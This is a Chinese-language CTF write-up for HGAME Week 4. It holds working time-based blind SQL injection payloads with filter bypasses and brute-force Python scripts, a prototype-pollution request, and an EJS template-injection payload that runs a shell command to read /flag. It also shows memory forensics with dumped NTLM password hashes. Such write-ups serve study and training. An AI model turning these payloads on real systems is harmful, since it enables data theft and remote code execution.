HGAME Week4 WriteUp

Web

Unforgettable

界面上和上周的 **Forgetful** 基本一样，一开始还以为是升级版的 SSTI，不过稍微试了一下就排除了，过滤的太厉害了，根本不可能注进去

对比上周的区别就两个地方，一个是注册登录增加了邮箱，另一个就是登录后多了个显示用户信息的地方，于是猜测还是 sql 注入

准确的说是二次注入，通过注册将语句插入到数据库中，在查看个人信息的地方，服务器执行查询用户名的语句时，原来注入的东西就会发生作用

插入的语句触发的话，那个页面就会打不开，只会提示 something went wrong，所以这次依旧是盲注

隐约记得去年决赛似乎也有一道类似的题，不过已经记不太清了，毕竟当初没做出来。。。本来想翻翻去年的 wp，不过没找到决赛的官方 wp，那就没办法，只能自己整了

老样子，先试试过滤了啥，这会过滤的是真的狠，查了好久，方便起见，这次直接列个表吧（好像就这几个了吧，应该没漏吧）

过滤	替代
and	&&
sleep	benchmark
空格	/**/
mid、substr	right、left
ascii、hex	不转换了，直接用字符
=、like	regexp、in
limit	group_concat

还是一样第一步先看一下长度，`benchmark` 其实是用来测试一些函数的执行速度的，当次数够大时，就可以实现类似延时的效果，一开始我次数设的太小，还以为是没效果，改了好久。。。 10000000 次差不多是 1 秒多点，接近 2 秒

```
afhdai'/**/&&/**/benchmark(length(database())*10000000,md5('a'))#
```

知道了长度就是爆数据库名了，虽然数据库名其实可以不用，不过我习惯还是爆一下的，开代理的时候这个脚本会报错，不知道是不是这次开了 session() 的缘故

```
import requests
import time

flag = ''
host = 'https://unforgettable.liki.link/'

for i in range(1, 9):
    for x in range(32, 127):
        session = requests.session()
        username = "aadfsf'/**/&&/**/(if(right(left((database()),
{0}),1)/**/in/**/('{1}'),benchmark(21111111,MD5('a')),0))#".format(
            i, chr(x))
        email = "afkfdh@{0}as{1}".format(i, x)
        data1 = {"username": username, "email": email, "password": "1"}
        data2 = {"email": email, "password": "1"}
        print(data1)

        session.post(url=host + 'register', data=data1)
        session.post(url=host + 'login', data=data2)
        start_time = time.time()
        session.get(url=host + 'user')
        if time.time() - start_time > 2:
            flag += chr(x)
            print(flag)
            break
```

用户名和邮箱不能重复注册，所以每次都要改一下

这个代码似乎有点小问题，如果爆破到单引号或双引号的话可能会因为没转义导致 payload 变成奇怪的东西，不过反正不会出现，所以就没管它

爆出来数据名为 `todolist`，不知道为啥，爆破时，所有的大写和小写都是不分的，都是能匹配上的，以前用 like 和 = 的时候好像没有这个情况，不知道是 in 不区分大小写还是数据库设置过什么，查了半天也没发现相关的资料，后面就被这个大小写坑了

然后是爆表名，因为可能有很多表，所以用 group_concat 合并到一行输出，这个爆表名长度就没啥意义了，我就直接爆名字了，估摸着十来个字符应该够了

```
import requests
import time

flag = ''
host = 'https://unforgettable.liki.link/'

for i in range(1, 13):
    for x in range(32, 127):
        session = requests.session()
```

```
        username =
"adfbf'/**/&&/**/(if(right(left((select/**/group_concat(table_name)/**/from/**/i
nformation_schema.tables/**/where/**/table_schema/**/regexp/**/database()),
{0}),1)/**/in/**/('{1}'),benchmark(21111111,md5('a')),0))#".format(
            i, chr(x))
        email = "acfbv@{0}as{1}".format(i, x)
        data1 = {"username": username, "email": email, "password": "1"}
        data2 = {"email": email, "password": "1"}
        print(data1)

        session.post(url=host + 'register', data=data1)
        session.post(url=host + 'login', data=data2)
        start_time = time.time()
        session.get(url=host + 'user')
        if time.time() - start_time > 2:
            flag += chr(x)
            print(flag)
            break
```

然后爆字段名，似乎是只有一个字段，反正我没加 `group_concat` 也没事，先看下长度，

```
ascei'/**/&&/**/benchmark(length((select/**/column_name/**/from/**/information_s
chema.columns/**/where/**/table_name/**/regexp/**/'^fffllaagggg'))*10000000,md5
('a'))#
```

这边不管表名是大写还是小写好像爆出来字段名是一样的

```
import requests
import time

flag = ''
host = 'https://unforgettable.liki.link/'

for i in range(1, 13):
    for x in range(32, 127):
        session = requests.session()
        username =
"ahgfff'/**/&&/**/(if(right(left((select/**/column_name/**/from/**/information_s
chema.columns/**/where/**/table_name/**/regexp/**/'^FFFLLLAAGGGG'),
{0}),1)/**/in/**/('{1}'),benchmark(21111111,MD5('a')),0))#".format(
            i, chr(x))
        email = "agcdbv@{0}as{1}".format(i, x)
        data1 = {"username": username, "email": email, "password": "1"}
        data2 = {"email": email, "password": "1"}
        print(data1)

        session.post(url=host + 'register', data=data1)
        session.post(url=host + 'login', data=data2)
        start_time = time.time()
        session.get(url=host + 'user')
        if time.time() - start_time > 2:
            flag += chr(x)
            print(flag)
            break
```

最后是爆 flag，这里如果表名是大写就直接找不到这表了。。。


```
ahgfff'/**/&&/**/(if((length((select/**/fllllaaaagg/**/from/**/ffffllaagggg))/*
*/regexp/**/19),benchmark(21111111,md5('a')),0))#
```

这里如果字段名是大写的话，会爆出来错的。。。反正都小写就对了

```
import requests
import time

flag = ''
host = 'https://unforgettable.liki.link/'

for i in range(1, 20):
    for x in range(32, 127):
        session = requests.session()
        username =
"cmnye'/**/&&/**/(if(right(left((select/**/fllllaaaagg/**/from/**/ffffllaagggg),
{0}),1)/**/in/**/('{1}'),benchmark(21111111,md5('a')),0))#".format(
            i, chr(x))
        email = "bejv@{0}gfds{1}".format(i, x)
        data1 = {"username": username, "email": email, "password": "1"}
        data2 = {"email": email, "password": "1"}
        print(data1)

        session.post(url=host + 'register', data=data1)
        session.post(url=host + 'login', data=data2)
        start_time = time.time()
        session.get(url=host + 'user')
        if time.time() - start_time > 2:
            if x >= 65 and x <= 90:
                x += 32
            flag += chr(x)
            print(flag)
            break
```

爆了四五遍才爆对，总有一两个字符是错的。。。

这里是后面改了下长度，没改回来，如果超过字符串的长度会一直重复最后一个字符，flag 是 `hgame{0rm_i5_th3_s0lu7ion}`



漫无止境的星期日

这个题目描述，看着应该是有出处的，搜了一下题目，发现是一部番《凉宫春日的忧郁》，原本是漫无止境的八月

老规矩先按 F12 看看源码，难得这会源码里有提示

```
<!DOCTYPE html>

<html>

<head>
    <link rel="stylesheet" href="static/css/bootstrap.min.css">
    <link rel="stylesheet" href="static/css/style.css">
    <title>LOOP</title>
    <!-- 也许只要找到一个哭泣的人就可以重启这一天了... -->
    <!-- 情报说有东西藏在了 /static/www.zip -->
</head>

<body>
    <div class="main">
        <div class="title">LOOP</div>
        <div class="title-discription">Today, you meet someone... who is it?</div>
        <div class="left-box">
            <form class="form" action="/" method="POST">
                <div class="form-group">
                    <input type="text" name="name" autocomplete="off" class="form-control input-area-name"
                        placeholder="name" />
                    <input type="text" name="discription" autocomplete="off" class="form-control input-area-disc"
                        placeholder="discription" />
                    <button type="submit" id="reset" class="btn btn-primary">Try to Reset!</button>
                </div>
            </form>
        </div>
    </div>
</body>

</html>
<script src="static/js/jquery.min.js"></script>
```

第一个提示暂且不明，第二个提示先把源码下下来再说

下下来发现这次不是用 php 写的，是用 JavaScript 写的，又想起去年 week4 的只狼，好像也是如此，于是又回去翻了翻去年大佬们的 wp ，去年考点是 javascript 原型链污染，于是开始查询相关资料（靠，我去年到底在干嘛，怎么什么都不会

原型链这东西有点搞脑子，加上 JavaScript 接触的不多，还没有完全理解，不过也理解了个大半，有点像并查集不停找父亲的操作，当一个类找不到这个属性的时候，就会往 `__proto__` 找，如果还是找不到，就会沿着原型链找到祖宗 null 为止

读了几遍源码后，基本确定，这次依旧是原型链污染，比去年的稍微简单一点点

根据提示我们需要找到哭泣的人，从源码也可以发现 crying 就是个突破点，有个 wish 的页面需要 crying 才能进入

```
app.all('/wish', (req, res) => {
    if (!req.session.crying) {
        return res.send("forbidden.")
    }

    if (req.method == 'POST') {
        let wishes = req.body.wishes
        req.session.wishes = ejs.render(`<div class="wishes">${wishes}</div>`)
        return res.redirect(302, '/show');
    }

    return res.render('wish');
})
```

但是我们 POST的 key 却不能有 crying

```
Object.keys(req.body).forEach((key) => {
            if (key !== "crying") {
                data[key] = req.body[key]
            }
        })
```

因此考虑通过原型链污染，给 data 的父类也就是`Object`类加上 crying 这个属性

用 Burpsuit 抓包，把`Content-Type`改成 json 类型的，不然`__proto__`不会被当作键名，将下面的各个键值对也写成 json 的形式

```
POST / HTTP/1.1
Host: macguffin.0727.site:5000
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:85.0) Gecko/20100101
Firefox/85.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/json
Content-Length: 67
Origin: http://macguffin.0727.site:5000
Connection: close
Referer: http://macguffin.0727.site:5000/
Cookie:
session=s%3A6PM8t9GWK9rW7wTn_UwsIy5NOAAGuaVV.tO3swzXeoSOVZrmQ%2FwRpc47n7BNFk6uft
%2Fx2WB1%2BY%2BU
Upgrade-Insecure-Requests: 1

{"name":"1234","discription": "abcd","__proto__": {"crying": true}}
```

这个时候我们再访问 wish 页面就可以进入了，然后我卡了很久不知道要做什么了，不然考虑到 wish 页面还有个 POST 没有利用，大概率这里有漏洞可以利用，

应该可以通过注入些东西，使其显示出 flag

然后无意中发现 show.ejs 中有点不同寻常的东西，里面`<%  %>`是个没见过的东西，而且前面都是`<%=`，到了 wish 这却用的是于`<%-`，这有什么区别呢，于是查了一下资料

```
<h2 class="articles__title">
                                <%= discription %>
                            </h2>
                            <div class="articles__footer">
                                <p>
                                    <%= name %>
                                </p>
                            </div>
                        </div>
                        <div class="articles__content articles__content--rhs"
aria-hidden="true">
                            <h2 class="articles__title">
                                <%= discription %>
                            </h2>
                            <div class="articles__footer">
```

```
                                <p>
                                    <%= name %>
                                </p>
                            </div>
                        </div>
                    </a>
                </li>
            </ol>
            <% if (wishes) { %>
                <%- wishes %>
                    <% } %>
```

查了下发现这东西是 ejs 模板的一种标签，模板这东西我们很熟悉啊，经常被各种注入的，而且 `<%= %>` 和 `<%- %>` 的区别正好是一个是转义输出，一个是不转义输出，都打到 week4 了，我们都知道，不转义这不就明摆着是让你注嘛

不过相关资料查了半天，几乎没有，不过发现了个比赛的 wp 里有提到，直接给了代码，猜测 flag 在 `/flag` 目录下

```
<%- global.process.mainModule.require('child_process').execSync('cat /flag') %>
```

成功得到 flag

Misc

唉，要是去年 week4 要是有Misc 我可能就不会爆零了

Akira之瞳-1

附件为一个 raw 文件，结合题目描述和相关资料，猜测应该是用 Dumpit 导出来的内存镜像文件，于是我们先安装 Volatility

先通过 `imageinfo` 查看一下镜像的信息，`Profile` 这里随便挑一个

```
PS
C:\Users\Administrator\Downloads\Compressed\volatility_2.6_win64_standalone\vola
tility_2.6_win64_standalone> .\volatility_2.6_win64_standalone.exe imageinfo -f
.\important_work.raw

 Volatility Foundation Volatility Framework 2.6
INFO    : volatility.debug    : Determining profile based on KDBG search...
          Suggested Profile(s) : Win7SP1x64, Win7SP0x64, Win2008R2SP0x64,
Win2008R2SP1x64_23418, Win2008R2SP1x64, Win7SP                      AS Layer1 :
WindowsAMD64PagedMemory (Kernel AS)
                     AS Layer2 : FileAddressSpace
(C:\Users\Administrator\Downloads\Compressed\volatility_2.6_win64_standalone\vol
atility_2.6_win64_standalone\important_work.raw)
                      PAE type : No PAE
                           DTB : 0x187000L
                          KDBG : 0xf8000403b0a0L
          Number of Processors : 16
     Image Type (Service Pack) : 1
                KPCR for CPU 0 : 0xfffff8000403cd00L
                KPCR for CPU 1 : 0xfffff88004700000L
                KPCR for CPU 2 : 0xfffff88004776000L
                KPCR for CPU 3 : 0xfffff880047ec000L
                KPCR for CPU 4 : 0xfffff88004840000L
                KPCR for CPU 5 : 0xfffff880048b6000L
                KPCR for CPU 6 : 0xfffff8800492c000L
                KPCR for CPU 7 : 0xfffff880049a2000L
                KPCR for CPU 8 : 0xfffff880049d8000L
                KPCR for CPU 9 : 0xfffff88004a94000L
               KPCR for CPU 10 : 0xfffff88004b0a000L
               KPCR for CPU 11 : 0xfffff88004b80000L
               KPCR for CPU 12 : 0xfffff88004c00000L
               KPCR for CPU 13 : 0xfffff88004c76000L
               KPCR for CPU 14 : 0xfffff88004cec000L
               KPCR for CPU 15 : 0xfffff88004d62000L
             KUSER_SHARED_DATA : 0xfffff78000000000L
           Image date and time : 2021-02-18 09:47:25 UTC+0000
     Image local date and time : 2021-02-18 17:47:25 +0800
```

然后我们通过 `pslist` 查看一下进程

```
PS
C:\Users\Administrator\Downloads\Compressed\volatility_2.6_win64_standalone\vola
tility_2.6_win64_standalone> .\volatility_2.6_win64_standalone.exe pslist -f
.\important_work.raw --profile=Win7SP1x64_23418

 Volatility Foundation Volatility Framework 2.6
```

```
Offset(V)          Name                    PID   PPID   Thds     Hnds   Sess
 Wow64 Start                         Exit

------------------ -------------------- ------ ------ ------ -------- ------ ---
--- ------------------------------ ------------------------------
0xfffffa800cd34040 System                    4      0    158      487 ------
 0 2021-02-18 09:45:38 UTC+0000

0xfffffa800d975b30 smss.exe                364      4      2       44 ------
 0 2021-02-18 09:45:38 UTC+0000

0xfffffa800d88f9d0 csrss.exe               456    420      9      539      0
 0 2021-02-18 09:45:41 UTC+0000

0xfffffa800cd52060 wininit.exe             500    420      4       95      0
 0 2021-02-18 09:45:41 UTC+0000

0xfffffa800e139b30 csrss.exe               520    508     11      235      1
 0 2021-02-18 09:45:41 UTC+0000

0xfffffa800e182910 services.exe            568    500     14      283      0
 0 2021-02-18 09:45:41 UTC+0000

0xfffffa800e193910 lsass.exe               576    500     10      618      0
 0 2021-02-18 09:45:41 UTC+0000

0xfffffa800e198b30 lsm.exe                 584    500     11      167      0
 0 2021-02-18 09:45:42 UTC+0000

0xfffffa800e3b0060 winlogon.exe            680    508      7      139      1
 0 2021-02-18 09:45:42 UTC+0000

0xfffffa800e3c4b30 svchost.exe             720    568     13      411      0
 0 2021-02-18 09:45:42 UTC+0000

0xfffffa800e3e8060 vm3dservice.ex          780    568      3       59      0
 0 2021-02-18 09:45:42 UTC+0000

0xfffffa800e3fb3e0 svchost.exe             820    568      7      315      0
 0 2021-02-18 09:45:42 UTC+0000

0xfffffa800e42bb30 svchost.exe             896    568     21      455      0
 0 2021-02-18 09:45:42 UTC+0000

0xfffffa800e42a750 svchost.exe             940    568     23      487      0
 0 2021-02-18 09:45:42 UTC+0000

0xfffffa800e445740 svchost.exe             968    568     44      900      0
 0 2021-02-18 09:45:42 UTC+0000

0xfffffa800e479b30 audiodg.exe             180    896      6      149      0
 0 2021-02-18 09:45:42 UTC+0000

0xfffffa800e49a890 svchost.exe             400    568     14      600      0
 0 2021-02-18 09:45:42 UTC+0000

0xfffffa800e4bb3a0 svchost.exe             212    568     22      432      0
 0 2021-02-18 09:45:43 UTC+0000
```

```
0xfffffa800e5f4410 spoolsv.exe            1184    568     17      360      0
 0 2021-02-18 09:45:43 UTC+0000

0xfffffa800e614520 svchost.exe            1212    568     27      367      0
 0 2021-02-18 09:45:43 UTC+0000

0xfffffa800e745b30 VGAuthService.         1532    568      5      121      0
 0 2021-02-18 09:45:44 UTC+0000

0xfffffa800e7bd060 vmtoolsd.exe           1584    568     11      285      0
 0 2021-02-18 09:45:44 UTC+0000

0xfffffa800e84ab30 WmiPrvSE.exe           1848    720     11      202      0
 0 2021-02-18 09:45:44 UTC+0000

0xfffffa800e832b30 dllhost.exe            1292    568     36      297      0
 0 2021-02-18 09:45:45 UTC+0000

0xfffffa800e8fab30 svchost.exe             444    568      7      111      0
 0 2021-02-18 09:45:45 UTC+0000

0xfffffa800e708960 dllhost.exe            2148    568     17      240      0
 0 2021-02-18 09:45:45 UTC+0000

0xfffffa800e9524e0 msdtc.exe              2240    568     16      173      0
 0 2021-02-18 09:45:45 UTC+0000

0xfffffa800e994060 VSSVC.exe              2440    568      6      134      0
 0 2021-02-18 09:45:46 UTC+0000

0xfffffa800eae1b30 WmiPrvSE.exe           2692    720     12      307      0
 0 2021-02-18 09:46:04 UTC+0000

0xfffffa800eb54950 WmiApSrv.exe           2800    568      7      129      0
 0 2021-02-18 09:46:05 UTC+0000

0xfffffa800eb8b630 taskhost.exe           2960    568     10      196      1
 0 2021-02-18 09:46:50 UTC+0000

0xfffffa800ec09b30 dwm.exe                1540    940      7      131      1
 0 2021-02-18 09:46:51 UTC+0000

0xfffffa800ec12b30 explorer.exe           2232   3064     32      713      1
 0 2021-02-18 09:46:51 UTC+0000

0xfffffa800ecaf210 vm3dservice.ex         1364   2232      5       81      1
 0 2021-02-18 09:46:54 UTC+0000

0xfffffa800ec313e0 vmtoolsd.exe           1268   2232      9      180      1
 0 2021-02-18 09:46:54 UTC+0000

0xfffffa800e5ab460 taskmgr.exe            2780    680     12      144      1
 0 2021-02-18 09:46:59 UTC+0000

0xfffffa800e5c6b30 SearchIndexer.         1252    568     13      647      0
 0 2021-02-18 09:47:00 UTC+0000
```

```
0xfffffa800ed50b30 wmpnetwk.exe           2572    568     13      251      0
 0 2021-02-18 09:47:00 UTC+0000

0xfffffa800ed2eb30 svchost.exe            2596    568     13      182      0
 0 2021-02-18 09:47:00 UTC+0000

0xfffffa800f246670 SearchProtocol          736   1252      7      245      1
 0 2021-02-18 09:47:11 UTC+0000

0xfffffa800f248060 SearchFilterHo         2552   1252      5      101      0
 0 2021-02-18 09:47:11 UTC+0000

0xfffffa800f263b30 important_work         1092   2232      1       16      1
 1 2021-02-18 09:47:15 UTC+0000

0xfffffa800f260060 conhost.exe            1372    520      2       63      1
 0 2021-02-18 09:47:16 UTC+0000

0xfffffa800f29fb30 cmd.exe                1340   1092      1       29      1
 1 2021-02-18 09:47:16 UTC+0000

0xfffffa800ec13590 dllhost.exe            3128    720      6      102      1
 0 2021-02-18 09:47:21 UTC+0000

0xfffffa800f2ba750 dllhost.exe            3184    720      6       99      0
 0 2021-02-18 09:47:22 UTC+0000

0xfffffa800f277b30 DumpIt.exe             3216   2232      2       75      1
 1 2021-02-18 09:47:22 UTC+0000

0xfffffa800edc6240 conhost.exe            3224    520      2       61      1
 0 2021-02-18 09:47:22 UTC+0000
```

发现没啥重要的，就一个 `important_work` 是明显是我们需要的

将其导出

```
 .\volatility_2.6_win64_standalone.exe -f .\important_work.raw --
profile=Win7SP1x64_23418 memdump -p 1092 -D .\
```

用 foremost 分离文件，其中有一个 zip 文件，打开需要密码，提示密码是登陆密码的 sha256

网上资料是说需要 SAM 和 system 的虚拟地址才能导出，不过我这里不加也能运行

```
PS
C:\Users\Administrator\Downloads\Compressed\volatility_2.6_win64_standalone\vola
tility_2.6_win64_standalone>  .\volatility_2.6_win64_standalone.exe -f
.\important_work.raw --profile=Win7SP1x64_23418 hashdump
Volatility Foundation Volatility Framework 2.6
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c08
9c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Genga03:1001:aad3b435b51404eeaad3b435b51404ee:84b0d9c9f830238933e7131d60ac6436::
:
```


要加的话就先通过 `hivelist` 命令来获取地址

```
PS
C:\Users\Administrator\Downloads\Compressed\volatility_2.6_win64_standalone\vola
tility_2.6_win64_standalone> .\volatility_2.6_win64_standalone.exe -f
.\important_work.raw --profile=Win7SP1x64_23418 hivelist
Volatility Foundation Volatility Framework 2.6
Virtual            Physical           Name
------------------ ------------------ ----
0xfffff8a001862010 0x000000003243d010 \??\C:\System Volume
Information\Syscache.hve
0xfffff8a00000f010 0x000000000f972010 [no name]
0xfffff8a000024010 0x000000001b87d010 \REGISTRY\MACHINE\SYSTEM
0xfffff8a000053150 0x000000000fcad150 \REGISTRY\MACHINE\HARDWARE
0xfffff8a0003b0010 0x000000000c21a010 \SystemRoot\System32\Config\DEFAULT
0xfffff8a000746010 0x0000000011518010 \SystemRoot\System32\Config\SOFTWARE
0xfffff8a00074e410 0x0000000011b0d410 \Device\HarddiskVolume1\Boot\BCD
0xfffff8a000b1b010 0x000000003c38f010 \SystemRoot\System32\Config\SECURITY
0xfffff8a000bc3410 0x000000003cd3c410 \SystemRoot\System32\Config\SAM
0xfffff8a000c06010 0x000000003bb46010 \??
\C:\Windows\ServiceProfiles\LocalService\NTUSER.DAT
0xfffff8a000c8f410 0x000000003bc42410 \??
\C:\Windows\ServiceProfiles\NetworkService\NTUSER.DAT
0xfffff8a00131e010 0x00000000067e6010 \??\C:\Users\Genga03\ntuser.dat
0xfffff8a0013b0010 0x000000001b4bc010 \??
\C:\Users\Genga03\AppData\Local\Microsoft\Windows\UsrClass.dat
```

然后再执行，反正结果是一样的

```
PS
C:\Users\Administrator\Downloads\Compressed\volatility_2.6_win64_standalone\vola
tility_2.6_win64_standalone> .\volatility_2.6_win64_standalone.exe -f
.\important_work.raw --profile=Win7SP1x64_23418 hashdump -y 0xfffff8a000024010 -
s 0xfffff8a000bc3410
Volatility Foundation Volatility Framework 2.6
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c08
9c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Genga03:1001:aad3b435b51404eeaad3b435b51404ee:84b0d9c9f830238933e7131d60ac6436::
:
```

这里的编码方式是 NTLM 的，我们先解码出明文，再计算 sha256 即可得到密码



解压出来，两张一模一样的图片，一个叫 `blind`，很明显是盲水印

这个解法也没啥好说的，从GitHub 上拉下来 https://github.com/chishaxie/BlindWaterMark


然后用 python 跑，不过需要安装 opencv 还有 matlibplot

去年的时候还只有 python2 版的，通过一些转换工具转换出来的 python3 版跑出来是有问题的，所以我去年是重新装了 python2 才跑出来

今年新增了 python3 版本的代码，一开始我还是跑 python2 的代码，结果出来结果不对。。。重新用 python3 版才可以。。。

原来是因为 python2 和 python3 的随机化函数有些区别。。。去年的出题人因为只有 python2 版，所以是用 python2 的，而今年的出题人用了 python3 ，且没有做兼容，所以只能用 python3 跑。。。

得到水印图，放大读出 flag



Akira之瞳-2

这题多了个加密的zip压缩包，暂时先不管

因为依旧是内存取证，前两步都一样就不说了

进程中有两个比较可疑的地方，一个是notepad文件，另一个是一堆 chrome 进程，先关注一下这个记事本

```
0xfffffa801b475b00 notepad.exe             456   2372      1       63      1
0 2021-02-19 08:19:52 UTC+0000
```

本来想用 `notepad` 命令直接导出记事本浏览的内容的，不过后来发现不行，问了出题人才知道，这个插件只有 XP 及以下的系统才能用

